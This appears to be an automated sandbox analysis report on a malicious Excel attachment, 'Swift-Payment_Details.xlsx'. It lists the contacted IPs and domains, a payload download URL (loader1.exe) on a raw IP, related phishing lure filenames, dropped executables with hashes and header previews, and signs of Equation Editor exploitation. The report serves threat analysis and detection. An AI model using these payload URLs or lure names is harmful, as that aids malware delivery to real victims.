www.melodezu.com	unknown	unknown	true		unknown
www.sprinkleresources.com	unknown	unknown	true		unknown
www.envisionfordheights.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.extinctionbrews.com/dy8g/	true	• Avira URL Cloud: safe	low

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.210.173.40	unknown	United States		36352	AS-COLOCROSSINGUS	true
62.149.128.40	www.scuolatua.com	Italy		31034	ARUBA-ASNIT	true
173.255.194.134	www.anthonysavillemiddleschool.com	United States		63949	LINODE-APLinodeLLCUS	true
64.227.87.162	melodezu.com	United States		14061	DIGITALOCEAN-ASNUS	true
184.168.131.241	envisionfordheights.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
217.160.0.194	www.theshapecreator.com	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	452647
Start date:	22.07.2021
Start time:	17:21:57
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 20s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Swift-Payment_Details.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	2
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/13@6/6
EGA Information:	Failed
HDC Information:	• Successful, ratio: 12.4% (good quality ratio 11.8%) • Quality average: 73.5% • Quality standard deviation: 26.3%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
17:23:09	API Interceptor	51x Sleep call for process: EQNEDT32.EXE modified
17:23:14	API Interceptor	35x Sleep call for process: vbc.exe modified
17:23:35	API Interceptor	228x Sleep call for process: wscript.exe modified
17:24:27	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.210.173.40	SWIFT MESSAGE DETAILS.xlsx	Get hash	malicious	Browse	• 192.210.173.40/files/loader1.exe
	Ever Brilliant scan.xlsx	Get hash	malicious	Browse	• 192.210.173.40/files/loader2.exe
	Payment Advice.xlsx	Get hash	malicious	Browse	• 192.210.173.40/files/loader2.exe
	Payment_Ref_Advice.xlsx	Get hash	malicious	Browse	• 192.210.173.40/files/loader1.exe
	Quotation_Request_DCW.xlsx	Get hash	malicious	Browse	• 192.210.173.40/files/loader1.exe
	Quotation_Request_for_Customer.xlsx	Get hash	malicious	Browse	• 192.210.173.40/files/loader1.exe
	Documents_Details-RFQ-Information.xlsx	Get hash	malicious	Browse	• 192.210.173.40/files/loader1.exe
	FH_H1000_BMBH_HIGH_60290010852.xlsx	Get hash	malicious	Browse	• 192.210.173.40/files/loader2.exe
	Documents_Details-Shipping-Information.xlsx	Get hash	malicious	Browse	• 192.210.173.40/files/loader1.exe
	RemittanceAdviceNotification40097825604.xlsx	Get hash	malicious	Browse	• 192.210.173.40/files/loader2.exe
	SHIPMENT_INFORMATION-DocumentsInvoices.xlsx	Get hash	malicious	Browse	• 192.210.173.40/files/loader1.exe
	AYN0711743 - 0PFFCE1MA.xlsx	Get hash	malicious	Browse	• 192.210.173.40/files/loader2.exe
	VSP-88D-Neo1-F YX20210315086 KSAI21061536.xlsx	Get hash	malicious	Browse	• 192.210.173.40/files/loader1.exe
	PO 1032123 - 1032503.xlsx	Get hash	malicious	Browse	• 192.210.173.40/files/loader1.exe
	L2.xlsx	Get hash	malicious	Browse	• 192.210.173.40/files/loader2.exe
	Agency Appointment VSL Tbn-Port-Appointment Letter-2100133.xlsx	Get hash	malicious	Browse	• 192.210.173.40/files/loader1.exe
	MT103-payment confirmation.xlsx	Get hash	malicious	Browse	• 192.210.173.40/files/loader2.exe
	Agency Appointment for Mv TBN Port-Appointment Letter-2100133.xlsx	Get hash	malicious	Browse	• 192.210.173.40/files/loader1.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.theshapecreator.com	TeMdJqNMM0.exe	Get hash	malicious	Browse	• 217.160.0.194
	4dvYb6Nq3y.exe	Get hash	malicious	Browse	• 217.160.0.194
www.scuolatua.com	Rq0Y7HegCd.exe	Get hash	malicious	Browse	• 62.149.128.40
	0FKzNO1g3P.exe	Get hash	malicious	Browse	• 62.149.128.40
www.anthonysavillemiddleschool.com	TeMdJqNMM0.exe	Get hash	malicious	Browse	• 45.33.2.79
	7VGeqwDKdb.exe	Get hash	malicious	Browse	• 45.79.19.196
	quote.exe	Get hash	malicious	Browse	• 45.56.79.23

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-COLOCROSSINGUS	PO20210722.xlsx	Get hash	malicious	Browse	• 172.245.119.43
	USD_SLIP.docx	Get hash	malicious	Browse	• 198.46.132.159
	o3ZUDIEL1v	Get hash	malicious	Browse	• 107.173.85.99
	Invoice.xlsx	Get hash	malicious	Browse	• 198.12.81.125
	BANKINV19072021LIMCA.xlsx	Get hash	malicious	Browse	• 192.227.129.35
	aJw19xLGjc	Get hash	malicious	Browse	• 107.172.19 6.205
	uqZ7bBFvVL	Get hash	malicious	Browse	• 107.172.19 6.205
	9J7OaHH7Ob	Get hash	malicious	Browse	• 107.172.19 6.205
	QbdydvqPuu	Get hash	malicious	Browse	• 107.172.19 6.205
	sphost.exe	Get hash	malicious	Browse	• 172.245.18 6.101
	_VM_1064855583.HtM	Get hash	malicious	Browse	• 75.127.11.55
	Inv-04_PDF.vbs	Get hash	malicious	Browse	• 192.227.12 8.168
	Dvf7OP92yJ	Get hash	malicious	Browse	• 104.170.143.71
	PURCHASE ORDER 72021.xlsx	Get hash	malicious	Browse	• 198.12.81.125
	Order Request for Quotation.xlsx	Get hash	malicious	Browse	• 198.12.91.134
	Quotaton.xlsx	Get hash	malicious	Browse	• 198.12.81.125
	SWIFT MESSAGE DETAILS.xlsx	Get hash	malicious	Browse	• 192.210.173.40
	PI.xlsx	Get hash	malicious	Browse	• 198.23.207.48
	ftpp.xlsx	Get hash	malicious	Browse	• 198.46.132.159
	swift.xlsx	Get hash	malicious	Browse	• 198.23.207.48
ARUBA-ASNIT	Xlojlgo2gb	Get hash	malicious	Browse	• 134.255.177.23
	XfKsLIPLUu	Get hash	malicious	Browse	• 217.73.230.179
	o0z4JJpYNf	Get hash	malicious	Browse	• 212.237.36.89
	soa-032119.exe	Get hash	malicious	Browse	• 62.149.128.40
	d6qU4nYIEp.exe	Get hash	malicious	Browse	• 89.46.109.25
	1Ptfo0FZUMT7hlK.exe	Get hash	malicious	Browse	• 89.46.110.19
	0VjjGsIIBB.exe	Get hash	malicious	Browse	• 217.61.51.61
	WPxoHlbMVs.exe	Get hash	malicious	Browse	• 217.61.51.61
	hiisl0XvrE.exe	Get hash	malicious	Browse	• 217.61.51.61
	cCEP3pyVp8.exe	Get hash	malicious	Browse	• 217.61.51.61
	pCCZmmulmJ.exe	Get hash	malicious	Browse	• 217.61.51.61
	Rq0Y7HegCd.exe	Get hash	malicious	Browse	• 89.46.109.25
	242jQP4mQP.exe	Get hash	malicious	Browse	• 89.46.109.25
	RblUKpEC0p.exe	Get hash	malicious	Browse	• 89.46.107.249
	N0vpYgIYpv.exe	Get hash	malicious	Browse	• 62.149.144.60
	droxoUY6SU.exe	Get hash	malicious	Browse	• 62.149.144.56
	0FKzNO1g3P.exe	Get hash	malicious	Browse	• 62.149.128.40
	28Y753mbw5.exe	Get hash	malicious	Browse	• 80.88.87.243
	7ujc2szSQX.exe	Get hash	malicious	Browse	• 80.88.87.243
	Purchase_Order.xlsx	Get hash	malicious	Browse	• 80.88.87.243

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\loader1[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	188889
Entropy (8bit):	7.939883976403979
Encrypted:	false
SSDEEP:	3072:TwjHmsbeuEz5qDDOapMygfwt3AA4fce6/1DQj5U+FS8EoESO:TwjHFrtYwxAAMu/1cj51FSDdSO
MD5:	57F3AE2842FFB5CEEA386D0B97A52818
SHA1:	68423398D025D3CBBB944EE4C3CEA5501DF67761
SHA-256:	A0C7B3D44A5CFCDA917FC80C099DA5AB3DE582FF7C24F1373B4BD25F88D61E52
SHA-512:	F398186C2F5ADB9726AAC3AEAD8289ABC9288404B4B39DBABC66494A77B0160CA560CF52C9F76B15B34619F150F516A74DB96DB967F75942F3C9F325C5DA4A8
Malicious:	**true**
Reputation:	low
IE Cache URL:	http://192.210.173.40/files/loader1.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....l..{(dl((dl((dl(.{g()dl(.xb(dl(.{f(?dl(!..(#dl((dm(.dl(!..()dl(!..()dl(Rich(dl(.....PE..L....~.`.....6.....Z .....P....@.....p.....0T..x.....P .....text....4.....6..... ..`.rdata..d....P.....:.....@..@.data.....`.....D.....@..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\13285AC3.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 816 x 552, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	94963
Entropy (8bit):	7.9700481154985985
Encrypted:	false
SSDEEP:	1536:U75cCbvD0PYFuxgYx30CS9lTdjq/DnjKqLqA/cx8zJjCKouoRwWH/EXXXXXXXXXB:kAPVZZ+oq/3TLPcx8zJjCXaWfEXXXXXB
MD5:	17EC925977BED2836071429D7B476809
SHA1:	7A176027FFD13AA407EF29EA42C8DDF7F0CC5D5C
SHA-256:	83905385F5DF8E961CE87C8C4F5E2F470CBA3198A6C1ABB0258218D932DDF2E9
SHA-512:	3E63730BC8FFEAD4A57854FEA1F1F137F52683734B68003480030DA77379EF6347115840280B63B75D61569B2F4F307B832241E3CEC23AD27A771F7B16D199A2
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR...0...(.....9.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^....e.z...b.$..P ..^.Jd..8.....c..c..mF.&.....F...[....Zk...>.g....{...U.T.S.'.O.....eS`S`S `S`S`S`S`S..Q.{....._...?...g7.6.6.6.6.6.6.6.....$.....!..c.?.).).).).).).).=...+.....}.....x.....O.M.M.M.M.M.M.M..M...>....o.l.l.l.l.l..z.l@...&.....@. ....C.....+...d.x.w.7.6.6.6.6.6.^..6 {..[.).).).).).).)...+....M.M.M.M.M.M..A...^.8.Vl.l.l.l.l.l..b.l@....w}S`S`S`S`S`S.eP`...1.....]....x....e..n.....+...d.x.w.7.6 .6.6.6.6.^..6 {..[.).).).).).).)...+....M.M.M.M.M.M..A...^.8.Vl.l.l.l.l.l..b.l@....w}S`S`S`S`S`S.eP`...1.....?.....b..o.l.l.l.l.l.l.|`.l@...`.~S`S`S`S`S`S`S`..=.6.6.6.6.6.6.6.>0.6 ....?.).).).).).).).).....}.....l.M.M.M.M.M.M.M..L...>....o.l.l.l.l.l.l.l@.....d.x...7.6.6.6.6.6.6.6 .s`S`S`S`S`S`S`S..S`...<...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\36C39151.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=4], baseline, precision 8, 654x513, frames 3
Category:	dropped
Size (bytes):	62140
Entropy (8bit):	7.529847875703774
Encrypted:	false
SSDEEP:	1536:S30U+TLdCuTO/G6VepVUxKHu9CongJvJsg:vCTbVKVzHu9ConWvJF
MD5:	722C1BE1697CFCEAE7BDEFB463265578
SHA1:	7D300A2BAB951B475477FAA308E4160C67AD93A9
SHA-256:	2EE4908690748F50B261A796E6932FBCA10A79D83C316A9CEE92726CA4453DAE
SHA-512:	2F38E0581397025674FA40B20E73B32D26F43851BE9A8DFA0B1655795CDC476A5171249D1D8D383693775ED9F132FA6BB56D92A8949191738AF05DA053C4E561
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....JFIF.....`.`.....Exif..MM.*.....;.....J.i.....R.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\377AB00B.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\377AB00B.emf	
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7608
Entropy (8bit):	5.083849804271274
Encrypted:	false
SSDEEP:	96:+ScYL6BGj/MQU8DbwiMOtWmVz76F2MqdTfOYL/xRp7uGkmrI:5cojU+H3tWa6WdTfOYLpR8d
MD5:	50C7BF76D4BEA600FD551E5703ABB71C
SHA1:	7FF272F8941E094F1BB97C7DECB324A9B90250C5
SHA-256:	4CFDABA80F95C466FD26E34FEDE809B8C80799A22D41335365E5CB919E6A2A8D
SHA-512:	3329723D2C78EE0902966A243A4EC8BC6D24B9B342AA0E4FCF76F9575A517E2E142271B82F4E3B8A39ED558B662FEE4FA6BC78A7E0A24F3B71E5F1E82E147AB3
Malicious:	false
Reputation:	low
Preview:	....l...,...........<.................. EMF................................8...X...................?..................................C...R...p..................................S.e.g.o.e. .U.I..6.).X.....K.d..................T.7...7....p....\...T.7.....T.7...7....p....T.7..6Pv...p....`..p.6..$y.v8J....W.....x.7....v....$.....#.d.........7..^.p.....^.p.F..8J...pz...W.-.....7..<.v................<.>v.Z.v ....X..o.....6........................vdv......%...................................r..................'...........(...(..................?...........?................l...4...........(...(...(...(..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\69EB80DC.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E8D6
Malicious:	false
Preview:	......JFIF.............C...C...r...."...}........!1A..Qa."q. 2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...w.......!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?.....(...(...(...(...(...(...(...(...(...(...(... (... (...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\80257087.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 816 x 552, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	94963
Entropy (8bit):	7.9700481154985985
Encrypted:	false
SSDEEP:	1536:U75cCbvD0PYFuxgYx30CS9ITdjq/DnjKqLqA/cx8zJjCKouoRwWH/EXXXXXXXXXB:kAPVZZ+oq/3TLPcx8zJjCXaWfEXXXXXB
MD5:	17EC925977BED2836071429D7B476809
SHA1:	7A176027FFD13AA407EF29EA42C8DDF7F0CC5D5C
SHA-256:	83905385F5DF8E961CE87C8C4F5E2F470CBA3198A6C1ABB0258218D932DDF2E9
SHA-512:	3E63730BC8FFEAD4A57854FEA1F1F137F52683734B68003480030DA77379EF6347115840280B63B75D61569B2F4F307B832241E3CEC23AD27A771F7B16D199A2
Malicious:	false
Preview:	.PNG........IHDR...0...(.....9.......sRGB.........gAMA......a.....pHYs..........o.d....IDATx^....e.z...b.$..P ..^.Jd..8.........c..c..mF..&......F...[....Zk...>.g....{...U.T.S.'.O......eS`S`S `S`S`S`S`S..Q.{....._...?...g7.6.6.6.6.6.6.6......$.....................!..c.?.).).).).).)..).=...+....................}................x.....O.M.M.M.M.M.M.M..M...>....o.l.l.l.l.l..z.l@...&.................@. ....C................+...d.x.w.7.6.6.6.6.6.^..6 {..[.).).).).).)..)...+....M.M.M.M.M.M..A...^.8.Vl.l.l.l.l.l..b.l@....w}S`S`S`S`S`S.eP`...1........................]............x....e..n............+...d.x.w.7.6 .6.6.6.6.^..6 {..[.).).).).).)..)...+....M.M.M.M.M.M..A...^.8.Vl.l.l.l.l.l..b.l@....w}S`S`S`S`S`S.eP`...1.................?.....b..o.l.l.l.l.l.l.|`.l@...`.~S`S`S`S`S`S`S`..=.6.6.6.6.6.6.6.>0.6 ....?. ).).).).).).)......................}.................l.M.M.M.M.M.M.M..L...>....o.l.l.l.l.l.l.l@....................d.x...7.6.6.6.6.6.6.6 .s`S`S`S`S`S`S`S..S`...<...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8300874A.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8300874A.png	
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false
Preview:	.PNG.....IHDR.....P.l....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.l.R.!AC...>3;3;..4..~...>3.<.<..7.<3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..".....(..1$..)..[..c&t..ZHv..5....3#..~8...Y.....e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?..''L.+c.J....ku$._...Av...Z...*Y.0.z..zMsrT.:.<.q.....a.....O.....$2.=|.0.0..A.v..j....h..P.Nv.....,.0....z=...l@8m.h.:]..B.q.C.....6...8qB.....G\..''L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9.z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CBC9332D.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=4], baseline, precision 8, 654x513, frames 3
Category:	dropped
Size (bytes):	62140
Entropy (8bit):	7.529847875703774
Encrypted:	false
SSDEEP:	1536:S30U+TLdCuTO/G6VepVUxKHu9CongJvJsg:vCTbVKVzHu9ConWvJF
MD5:	722C1BE1697CFCEAE7BDEFB463265578
SHA1:	7D300A2BAB951B475477FAA308E4160C67AD93A9
SHA-256:	2EE4908690748F50B261A796E6932FBCA10A79D83C316A9CEE92726CA4453DAE
SHA-512:	2F38E0581397025674FA40B20E73B32D26F43851BE9A8DFA0B1655795CDC476A5171249D1D8D383693775ED9F132FA6BB56D92A8949191738AF05DA053C4E561
Malicious:	false
Preview:	......JFIF.....`.`.....Exif..MM.*.....;.....J.i.....R.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D2ACE7B2.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	648132
Entropy (8bit):	2.8123650159483695
Encrypted:	false
SSDEEP:	3072:m34UL0tS6WB0JOqFB5AEA7rgXuzqn8nG/qc+5:I4UcLe0JOcXuunhqcS
MD5:	3B90792776F3D826839423A2699535EB
SHA1:	C3D3837C5467537BDF6D41539E80D2CBDFD05B57
SHA-256:	C1E498EC3C599E0A0CEE1FBE3D3591517740DED57D7E3171E3C8175F7890C373
SHA-512:	1547E503080B35E6A61F8457E87A0F86202926B9DE5B2873D045A4E3EA944681497E6FB671F96D51D51887B6BDD459B46EE6AC57E4B57379CE14B0C054C0006D
Malicious:	false
Preview:	....l.....m>...!.. EMF.....(.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....x$...4.S.-z.x.@.. %.....S.T.S.....S.8.S..N[P..S...S..... .S...S..N[P..S...S. ....y.x..S...S. .....z.x.....%...X...%...7.....{$.....C.a.l.i.b.r.i.....D.S.X.....S. ..S.....vdv.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@.....L.....P... ...6...F...$. .....EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E4725290.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E4725290.jpeg

Preview:	......JFIF.............C...C..r...."..}........!1A..Qa."q. 2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..w.......!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..?.....(...(...(...(...(...(...(...(...(...(...(...(... (... (...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E4BDA71E.png

<table>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\Office14\EXCEL.EXE</td></tr>
<tr><td>File Type:</td><td>PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>11303</td></tr>
<tr><td>Entropy (8bit):</td><td>7.909402464702408</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN</td></tr>
<tr><td>MD5:</td><td>9513E5EF8DDC8B0D9C23C4DFD4AEECA2</td></tr>
<tr><td>SHA1:</td><td>E7FC283A9529AA61F612EC568F836295F943C8EC</td></tr>
<tr><td>SHA-256:</td><td>88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C</td></tr>
<tr><td>SHA-512:</td><td>81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134
D</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>.PNG........IHDR..............P.l....sRGB.........gAMA......a.....pHYs...t...t..f.x..+.IDATx...|.e............{......z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.l.R.!AC...>3;3;..4..~...>3.<.<..7.
<3..555........c...xo.Z.X.J...Lhv.u.q..C..D......-...#n...!.W..#...x.m..&.S........cG.... s..H.=......,..(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."............(..1$..)..[..c&t..ZHv..5....3#..~8...
.Y...............e2...?.0.t.R}ZI..`.&.......rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'......^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0.
z..zMsrT.:.<.q.....a.......O.....$2.=|.0.0..A.v..j....h..P.Nv......,.0....z=...I@8m.h.:]..B.q.C.......6...8qB......G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9
.z......>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll..........W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....</td></tr>
</table>

C:\Users\user\Desktop\~$Swift-Payment_Details.xlsx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	188889
Entropy (8bit):	7.939883976403979
Encrypted:	false
SSDEEP:	3072:TwjHmsbeuEz5qDDOapMygfwt3AA4fce6/1DQj5U+FS8EoESO:TwjHFrtYwxAAMu/1cj51FSDdSO
MD5:	57F3AE2842FFB5CEEA386D0B97A52818
SHA1:	68423398D025D3CBBB944EE4C3CEA5501DF67761
SHA-256:	A0C7B3D44A5CFCDA917FC80C099DA5AB3DE582FF7C24F1373B4BD25F88D61E52
SHA-512:	F398186C2F5ADB9726AAC3AEAD8289ABC9288404B4B39DBABC66494A77B0160CA560CF52C9F76B15B34619F150F516A74DB96DB967F75942F3C9F325C5DA4A8
Malicious:	**true**
Preview:	MZ......................@..!..L.!This program cannot be run in DOS mode....$.......l..{(dl((dl((dl(.{g()dl(.xb(dl(.{f(?dl(!..(#dl((dm(.dl(!..()dl(!..()dl(Rich(dl(........................PE..L....~.`.................6..........Z .......P....@.........................p............................................0T..x..........................................................................................P ..............................text....4.......6.................. ..`.rdata..d....P.......:.............@..@.data........`.......D.............@.. ....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.994796496723682
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Swift-Payment_Details.xlsx
File size:	1326080
MD5:	975a4017075c97740e54740fc8d24f77
SHA1:	0a483229a6fa9a61575bcdd3068a5707d17034c5
SHA256:	01d8b4b3103b1ecee2ced7a9437bc2c512918199ed9238040b775ee7196e8ede
SHA512:	9f7fc6380f8bc90611f0c7fdade84a6d1299de6566d6dd850b1cbaf87b9afdc3eda397773c46b0216368e95838ba0397cd23dcc4f8517bf270584e15cbc6a44b
